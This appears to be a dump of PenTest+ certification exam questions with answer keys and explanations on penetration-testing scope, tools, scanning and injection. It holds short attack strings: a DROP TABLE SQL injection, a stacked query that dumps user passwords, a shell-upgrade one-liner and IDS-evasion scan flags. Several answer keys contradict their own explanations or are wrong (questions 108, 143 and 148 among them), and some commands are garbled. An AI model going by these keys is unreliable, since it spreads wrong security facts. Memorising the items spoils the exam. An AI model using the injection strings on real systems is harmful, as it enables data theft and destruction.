
Explanation:
Situational awareness is the ability to perceive and understand the environment and events around oneself, and to act accordingly. The penetration tester demonstrated situational awareness by stopping the transfer of PII, which was out of scope and could have violated the ROE or legal and ethical principles. The other options are not relevant to the situation or the decision of the penetration tester.

NEW QUESTION 49
A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability.
Which of the following is the BEST way to ensure this is a true positive?

A. Run another scanner to compare.
B. Perform a manual test on the server.
C. Check the results on the scanner.
D. Look for the vulnerability online.

Answer: B

NEW QUESTION 51
After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:



```
-rwxrwxrwx   1 root     root          915 Mar   6  2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

A. Change the file permissions.
B. Use privilege escalation.
C. Cover tracks.
D. Start a reverse shell.

Answer: B

Explanation:
The file .scripts/daily_log_backup.sh has permissions set to 777, meaning that anyone can read, write, or execute the file. Since it's owned by the root user and the penetration tester has access to the system with a non-privileged account, this could be a potential avenue for privilege escalation. In a penetration test, after finding such a file, the tester would likely want to explore it and see if it can be leveraged to gain higher privileges. This is often done by inserting malicious code or commands into the script if it's being executed with higher privileges, such as root in this case.

NEW QUESTION 56
Appending string values onto another string is called:

A. compilation
B. connection
C. concatenation
D. conjunction

Answer: C

Explanation:
Concatenation is the term used to describe the process of appending string values onto another string. In Python, concatenation can be done using the + operator, such as “Hello” + “World” = "HelloWorld"4.

NEW QUESTION 61

A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system After running a few commands, the tester runs the following:
python -c 'import pty; pty.spawn("/bin/bash")'
Which of the following actions Is the penetration tester performing?

A. Privilege escalation
B. Upgrading the shell
C. Writing a script for persistence
D. Building a bind shell

Answer: B

Explanation:
The penetration tester is performing an action called upgrading the shell, which means improving the functionality and interactivity of the shell. By running the python command, the penetration tester is spawning a new bash shell that has features such as tab completion, command history, and job control. This can help the penetration tester to execute commands more easily and efficiently.

NEW QUESTION 62
A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.
Which of the following describes the scope of the assessment?

A. Partially known environment testing
B. Known environment testing
C. Unknown environment testing
D. Physical environment testing

Answer: C

NEW QUESTION 63
When accessing the URL http://192.168.0-1/validate/user.php, a penetration tester obtained the following output:
..d index: eid in /apache/www/validate/user.php line 12
..d index: uid in /apache/www/validate/user.php line 13
..d index: pw in /apache/www/validate/user.php line 14
..d index: acl in /apache/www/validate/user.php line 15

A. Lack of code signing
B. Incorrect command syntax
C. Insufficient error handling
D. Insecure data transmission

Answer: C

Explanation:
The most probable cause for this output is insufficient error handling, which is a coding flaw that occurs when a program does not handle errors or exceptions properly or gracefully. Insufficient error handling can result in unwanted or unexpected behavior, such as crashes, hangs, or leaks. In this case, the output shows that the program is displaying warning messages that indicate undefined indexes in the user.php file. These messages reveal the names of the variables and the file path that are used by the program, which can expose sensitive information or clues to an attacker. The program should have implemented error handling mechanisms, such as try-catch blocks, error logging, or sanitizing output, to prevent these messages from being displayed or to handle them appropriately. The other options are not plausible causes for this output. Lack of code signing is a security flaw that occurs when a program does not have a digital signature that verifies its authenticity and integrity. Incorrect command syntax is a user error that occurs when a command is entered with wrong or missing parameters or options. Insecure data transmission is a security flaw that occurs when data is sent over a network without encryption or protection.

NEW QUESTION 68
A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted stone of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

A. TCP port 443 is not open on the firewall
B. The API server is using SSL instead of TLS
C. The tester is using an outdated version of the application
D. The application has the API certificate pinned.

Answer: D

NEW QUESTION 71
Which of the following BEST explains why a penetration tester cannot scan a server that was previously scanned successfully?

A. The IP address is wrong.
B. The server is unreachable.
C. The IP address is on the blocklist.
D. The IP address is on the allow list.

Answer: C

Explanation:
for why a penetration tester cannot scan a server that was previously scanned successfully is that the IP address is on the blocklist. Blocklists are used to prevent malicious actors from scanning servers, and if the IP address of the server is on the blocklist, the scanning process will be blocked.

NEW QUESTION 76
A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

A. RFID cloning
B. RFID tagging
C. Meta tagging
D. Tag nesting

Answer: D

Explanation:
since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.
https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation
Tag nesting is a technique that involves inserting two VLAN tags into an Ethernet frame to bypass VLAN hopping prevention mechanisms. The first tag is stripped by the first switch, and the second tag is processed by the second switch, allowing the frame to reach a different VLAN than intended. RFID cloning is a technique that involves copying the data from an RFID tag to another tag or device. RFID tagging is a technique that involves attaching an RFID tag to an object or person for identification or tracking purposes. Meta tagging is a technique that involves adding metadata to web pages or files for search engine optimization or classification purposes.

NEW QUESTION 81
Which of the following tools would be BEST suited to perform a manual web application security assessment? (Choose two.)

A. OWASP ZAP
B. Nmap
C. Nessus
D. BeEF
E. Hydra
F. Burp Suite

Answer: AF

NEW QUESTION 82
Which of the following is the BEST resource for obtaining payloads against specific network infrastructure products?

A. Exploit-DB
B. Metasploit
C. Shodan
D. Retina

Answer: A

Explanation:
"Exploit Database (ExploitDB) is a repository of exploits for the purpose of public security, and it explains what can be found on the database. The ExploitDB is a very useful resource for identifying possible weaknesses in your network and for staying up to date on current attacks occurring in other networks"
Exploit-DB is a website that collects and archives exploits for various software and hardware products, including network infrastructure devices. Exploit-DB allows users to search for exploits by product name, vendor, type, platform, CVE number, or date. Exploit-DB is a useful resource for obtaining payloads against specific network infrastructure products. Metasploit is a framework that contains many exploits and payloads, but it is not a resource for obtaining them. Shodan is a search engine that scans the internet for devices and services, but it does not provide exploits or payloads. Retina is a vulnerability scanner that identifies weaknesses in network devices, but it does not provide exploits or payloads.

NEW QUESTION 87
A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

A. Netcraft
B. CentralOps
C. Responder
D. FOCA

Answer: D

Explanation:
https://kalilinuxtutorials.com/foca-metadata-hidden-documents/

NEW QUESTION 91
A final penetration test report has been submitted to the board for review and accepted. The report has three findings rated high. Which of the following should be the NEXT step?

A. Perform a new penetration test.
B. Remediate the findings.
C. Provide the list of common vulnerabilities and exposures.
D. Broaden the scope of the penetration test.

Answer: B

NEW QUESTION 96
A private investigation firm is requesting a penetration test to determine the likelihood that attackers can gain access to mobile devices and then exfiltrate data from those devices. Which of the following is a
social-engineering method that, if successful, would MOST likely enable both objectives?

A. Send an SMS with a spoofed service number including a link to download a malicious application.
B. Exploit a vulnerability in the MDM and create a new account and device profile.
C. Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading.
D. Infest a website that is often used by employees with malware targeted toward x86 architectures.

Answer: A

Explanation:
Since it doesn't indicate company owned devices, sending a text to download an application is best. And it says social-engineering so a spoofed text falls under that area.

NEW QUESTION 99
A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

A. John the Ripper
B. Hydra
C. Mimikatz
D. Cain and Abel

Answer: A

NEW QUESTION 101
A tester who is performing a penetration test discovers an older firewall that is known to have serious vulnerabilities to remote attacks but is not part of the original list of IP addresses for the engagement. Which of the following is the BEST option for the tester to take?

A. Segment the firewall from the cloud.
B. Scan the firewall for vulnerabilities.
C. Notify the client about the firewall.
D. Apply patches to the firewall.

Answer: C

Explanation:
The best option for the tester to take is to notify the client about the firewall. The firewall is not part of the original list of IP addresses for the engagement, which means it is out of scope and should not be tested without permission. The tester should inform the client about the existence and potential risks of the firewall, and ask if they want to include it in the scope or not.

NEW QUESTION 102
The provision that defines the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure is found in the:

A. NDA
B. SLA
C. MSA
D. SOW

Answer: A

Explanation:
The provision that defines the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure is found in the NDA, which stands for Non-Disclosure Agreement. The NDA is a legal agreement between two or more parties that outlines confidential material or knowledge that the parties wish to share with one another, but with restrictions on access, use or disclosure of that information. The NDA is commonly used in the context of penetration testing to protect the client's sensitive information that the tester may have access to during the engagement.
The NDA defines the terms of confidentiality and non-disclosure of information related to the engagement, including the responsibilities and obligations of both the tester and the client to ensure that any information exchanged or obtained during the engagement is kept confidential and not disclosed to unauthorized parties. This is particularly important in penetration testing, as the tester is granted access to the client's network and systems, and may uncover vulnerabilities or sensitive information that should not be disclosed to unauthorized parties.
In summary, the NDA plays a crucial role in defining the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure of confidential information, and is an important legal instrument for protecting the client's sensitive information during a penetration testing engagement.

NEW QUESTION 106
During an assessment, a penetration tester gathered OSINT for one of the IT systems administrators from the target company and managed to obtain valuable information, including corporate email addresses. Which of the following techniques should the penetration tester perform NEXT?


A. Badge cloning
B. Watering-hole attack
C. Impersonation
D. Spear phishing

Answer: D

Explanation:
Spear phishing is a type of targeted attack where the attacker sends emails that appear to come from a legitimate source, often a company or someone familiar to the target, with the goal of tricking the target into clicking on a malicious link or providing sensitive information. In this case, the penetration tester has already

gathered OSINT on the IT system administrator, so they can use this information to craft a highly targeted spear phishing attack to try and gain access to the target system.

NEW QUESTION 108
During an assessment, a penetration tester found a suspicious script that could indicate a prior compromise. While reading the script, the penetration tester noticed the following lines of code:



```
import subprocess
subprocess.call("ifconfig eth0 down", Shell=True)
subprocess.call("ifconfig eth0 hw ether 2a:33:41:56:21:34", Shell=True)
subprocess.call("ifconfig eth0 up", Shell=True)
```


Which of the following was the script author trying to do?

A. Spawn a local shell.
B. Disable NIC.
C. List processes.
D. Change the MAC address

Answer: A

Explanation:
s for what the script author was trying to do.

NEW QUESTION 113
A penetration tester captured the following traffic during a web-application test:



```
GET http://172.16.0.10:3000/rest/basket/2 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiI
iLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUwMmYwNjlkZjE4YjUwMCIsInJvbGUiOi
JhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9k
ZWZhdWx0QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyM
DIxLTAyLTAzIDEyOjA3OjUxLjY0MiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTAyLTAzIDEyOjA3OjUxLjY0MiArMDA6MDAiLCJkZWxldGVkQXQ
iOm51bGx9LCJpYXQiOjE2MTIzNTU1NjIsImV4cCI6MTYxMjM3MzU2Mn0.fKRqussopr9J5JO5YN1_Rji06e8zMGiE7vcOEfGM
JyKF0w_fAgv0yN9zTaYoleU2deddtkDVgwN9Biaj jU-0B6eN9Tj9d5OhUGAJrE4tdmzPA8i4qlhtWz8p8lpLqMlfiG-hwffOubKWiYBacH8-1d_SOK6ClgePjT7zxfcEqkM
Connection: keep-alive
Referer: http://172.16.0.10:3000/
Cookie: io=qiEk8j0ODPwlatUPAAAC; language=en; welcomebanner_status=dismiss;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp
1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUwMmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2l
uSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsImlzQWN0
aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTAyLTAzIDEyOjA3OjUxLjY0MiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTAyLTAzIDEyOjA3OjUxLjY0MiArMDA6MDAiLCJkZWx
ldGVkQXQiOm51bGx9LCJpYXQiOjE2MTIzNTU1NjIsImV4cCI6MTYxMjM3MzU2Mn0.fKRqussopr9J5JO5YN1_Rji06e8zMGiE7w
cOEfGMJyKF0w_fAgv0yN9zTaYoleU2deddtkDVgwN9Biaj jU-0B6eN9Tj9d5OhUGAJrE4tdmzPA8i4qlhtWz8p8lpLqMlfiG-hwffOubKWiYBacH8-1d_SOK6ClgePjT7zxfcEqkM
Content-Length: 0
Host: 172.16.0.10:3000
```

Which of the following methods should the tester use to visualize the authorization information being transmitted?

A. Decode the authorization header using UTF-8.
B. Decrypt the authorization header using bcrypt.
C. Decode the authorization header using Base64.
D. Decrypt the authorization header using AES.

Answer: C

NEW QUESTION 118
Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

A. The CVSS score of the finding
B. The network location of the vulnerable device
C. The vulnerability identifier
D. The client acceptance form
E. The name of the person who found the flaw
F. The tool used to find the issue

Answer: CF

NEW QUESTION 122
A penetration tester conducted an assessment on a web server. The logs from this session show the following:
http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ‘ ; DROP TABLE SERVICES; -
Which of the following attacks is being attempted?

A. Clickjacking
B. Session hijacking
C. Parameter pollution
D. Cookie hijacking
E. Cross-site scripting

Answer: C

NEW QUESTION 125
The attacking machine is on the same LAN segment as the target host during an internal penetration test. Which of the following commands will BEST enable the attacker to conduct host delivery and write the discovery to files without returning results of the attack machine?

A. nmap snn exclude 10.1.1.15 10.1.1.0/24 oA target_txt
B. nmap iR10oX out.xml | grep Nmap | cut d "f5 > live-hosts.txt
C. nmap PnsV OiL target.txt A target_text_Service
D. nmap sSPn n iL target.txt A target_txtl

Answer: A

Explanation:
According to the Official CompTIA PenTest+ Self-Paced Study Guide1, the correct answer is A. nmap -sn -n
-exclude 10.1.1.15 10.1.1.0/24 -oA target_txt.
This command will perform a ping scan (-sn) without reverse DNS resolution (-n) on the IP range 10.1.1.0/24,
excluding the attack machine's IP address (10.1.1.15) from the scan (-exclude). It will also output the results in three formats (normal, grepable and XML) with a base name of target_txt (-oA).

NEW QUESTION 130
Which of the following BEST describe the OWASP Top 10? (Choose two.)

A. The most critical risks of web applications
B. A list of all the risks of web applications
C. The risks defined in order of importance
D. A web-application security standard
E. A risk-governance and compliance framework
F. A checklist of Apache vulnerabilities

Answer: AC

Explanation:
These two options best describe the OWASP Top 10, which stands for Open Web Application Security Project Top 10 and is a list of the most critical web application security risks based on data from various sources and experts. The list is updated periodically to reflect changes in technology and threat landscape. The list also ranks the risks in order of importance based on their prevalence, impact, and ease of exploitation or remediation. The other options are not accurate descriptions of the OWASP Top 10. The list does not cover all the risks of web applications, but rather focuses on the most common and severe ones. The list is not a web application security standard, but rather a guideline or reference for developers, testers, and security professionals. The list is not a risk-governance and compliance framework, but rather a resource or tool for identifying and mitigating web application vulnerabilities. The list is not a checklist of Apache vulnerabilities, but rather a general list of web application risks that apply to any web server or platform.

NEW QUESTION 131
A penetration tester is attempting to discover live hosts on a subnet quickly. Which of the following commands will perform a ping scan?

A. nmap -sn 10.12.1.0/24
B. nmap -sV -A 10.12.1.0/24
C. nmap -Pn 10.12.1.0/24
D. nmap -sT -p- 10.12.1.0/24

Answer: A

NEW QUESTION 134
Which of the following BEST describes why a client would hold a lessons-learned meeting with the penetration-testing team?

A. To provide feedback on the report structure and recommend improvements
B. To discuss the findings and dispute any false positives
C. To determine any processes that failed to meet expectations during the assessment
D. To ensure the penetration-testing team destroys all company data that was gathered during the test

Answer: C

NEW QUESTION 139
Which of the following describes the reason why a penetration tester would run the command sdelete mimikatz. * on a Windows server that the tester compromised?

A. To remove hash-cracking registry entries
B. To remove the tester-created Mimikatz account
C. To remove tools from the server
D. To remove a reverse shell from the system

Answer: B


NEW QUESTION 142
Which of the following would MOST likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience?

A. Executive summary of the penetration-testing methods used
B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
C. Quantitative impact assessments given a successful software compromise
D. Code context for instances of unsafe type-casting operations

Answer: D

Explanation:
Code context for instances of unsafe type-casting operations would most likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience, as it would provide relevant and actionable information for the developers to fix the vulnerabilities. Type-casting is the process of converting one data type to another, such as an integer to a string. Unsafe type-casting can lead to errors, crashes, or security issues, such as buffer overflows or code injection.

NEW QUESTION 143
A penetration tester was brute forcing an internal web server and ran a command that produced the following output:



```
$ dirb http://172.16.100.10:3000
-----------------
DURB v2.22
By The Dark Raver
-----------------
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL http://172.16.100.10:3000/profile, a blank page was displayed.
Which of the following is the MOST likely reason for the lack of output?

A. The HTTP port is not open on the firewall.
B. The tester did not run sudo before the command.
C. The web server is using HTTPS instead of HTTP.
D. This URI returned a server error.

Answer: A

NEW QUESTION 148
An assessment has been completed, and all reports and evidence have been turned over to the client. Which of the following should be done NEXT to ensure the confidentiality of the client's information?

A. Follow the established data retention and destruction process
B. Report any findings to regulatory oversight groups
C. Publish the findings after the client reviews the report
D. Encrypt and store any client information for future analysis

Answer: D

Explanation:
After completing an assessment and providing the report and evidence to the client, it is important to follow the established data retention and destruction process to ensure the confidentiality of the client's information. This process typically involves securely deleting or destroying any data collected during the assessment that is no longer needed, and securely storing any data that needs to be retained. This helps to prevent unauthorized access to the client's information and protects the client's confidentiality.
Reporting any findings to regulatory oversight groups may be necessary in some cases, but it should be done only with the client's permission and in accordance with any relevant legal requirements. Publishing the findings before the client has reviewed the report is also not recommended, as it may breach the client's confidentiality and damage their reputation. Encrypting and storing client information for future analysis is also not recommended unless it is necessary and in compliance with any legal or ethical requirements.

NEW QUESTION 151
A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence.
Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

A. IP addresses and subdomains
B. Zone transfers
C. DNS forward and reverse lookups
D. Internet search engines
E. Externally facing open ports
F. Shodan results

Answer: AD

Explanation:
* A. IP addresses and subdomains. This is correct. IP addresses and subdomains are useful information for a penetration tester to identify the scope and range of the company’s web presence. IP addresses can reveal the location, network, and service provider of the company’s web servers, while subdomains can indicate the different functions and features of the company’s website. A penetration tester can use tools like whois, Netcraft, or DNS lookups to find IP addresses and subdomains associated with the company’s domain name.
* D. Internet search engines. This is correct. Internet search engines are powerful tools for a penetration tester to perform passive information gathering around the company’s web presence. Search engines can provide a wealth of information, such as the company’s profile, history, news, social media accounts, reviews, products, services, customers, partners, competitors, and more. A penetration tester can use advanced search operators and keywords to narrow down the results and find relevant information. For example, using the site: operator can limit the results to a specific domain or subdomain, while using the intitle: operator can filter the results the title of the web pages.

NEW QUESTION 154
A company’s Chief Executive Officer has created a secondary home office and is concerned that the WiFi service being used is vulnerable to an attack. A penetration tester is hired to test the security of the WiFi’s router.
Which of the following is MOST vulnerable to a brute-force attack?

A. WPS
B. WPA2-EAP
C. WPA-TKIP
D. WPA2-PSK

Answer: A

NEW QUESTION 158
A penetration tester wants to scan a target network without being detected by the client’s IDS. Which of the following scans is MOST likely to avoid detection?

A. nmap –p0 –T0 –sS 192.168.1.10
B. nmap –sA –sV --host-timeout 60 192.168.1.10
C. nmap –f --badsum 192.168.1.10
D. nmap –A –n 192.168.1.10

Answer: C

Explanation:
The nmap –f --badsum 192.168.1.10 command is most likely to avoid detection by the client’s IDS, as it will use two techniques to evade IDS signatures or filters. The –f option will fragment the IP packets into smaller pieces that might bypass some IDS rules or firewalls. The --badsum option will use an invalid checksum in the TCP or UDP header that might cause some IDS systems to ignore the packets.

NEW QUESTION 163
A penetration tester needs to access a building that is guarded by locked gates, a security team, and cameras. Which of the following is a technique the tester can use to gain access to the IT framework without being detected?

A. Pick a lock.
B. Disable the cameras remotely.
C. Impersonate a package delivery worker.
D. Send a phishing email.

Answer: C

NEW QUESTION 164
A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-12-20 09:23AM 331 index.aspx
| ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server
| rdp-ntlm-info:
| Target Name: WEB3
| NetBIOS_Computer_Name: WEB3
| Product_Version: 6.3.9600
|_ System_Time: 2021-01-15T11:32:06+00:00
8443/tcp open http Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server
```

Which of the following command sequences should the penetration tester try NEXT?

A. ftp 192.168.53.23
B. smbclient \\\\WEB3\\IPC$ -I 192.168.53.23 –U guest
C. ncrack –u Administrator –P 15worst_passwords.txt –p rdp 192.168.53.23
D. curl –X TRACE https://192.168.53.23:8443/index.aspx
E. nmap –-script vuln –sV 192.168.53.23

Answer: A

NEW QUESTION 165
A penetration tester is looking for vulnerabilities within a company's web application that are in scope. The penetration tester discovers a login page and enters the

following string in a field:
1;SELECT Username, Password FROM Users;
Which of the following injection attacks is the penetration tester using?

A. Blind SQL
B. Boolean SQL
C. Stacked queries
D. Error-based

Answer: C

Explanation:
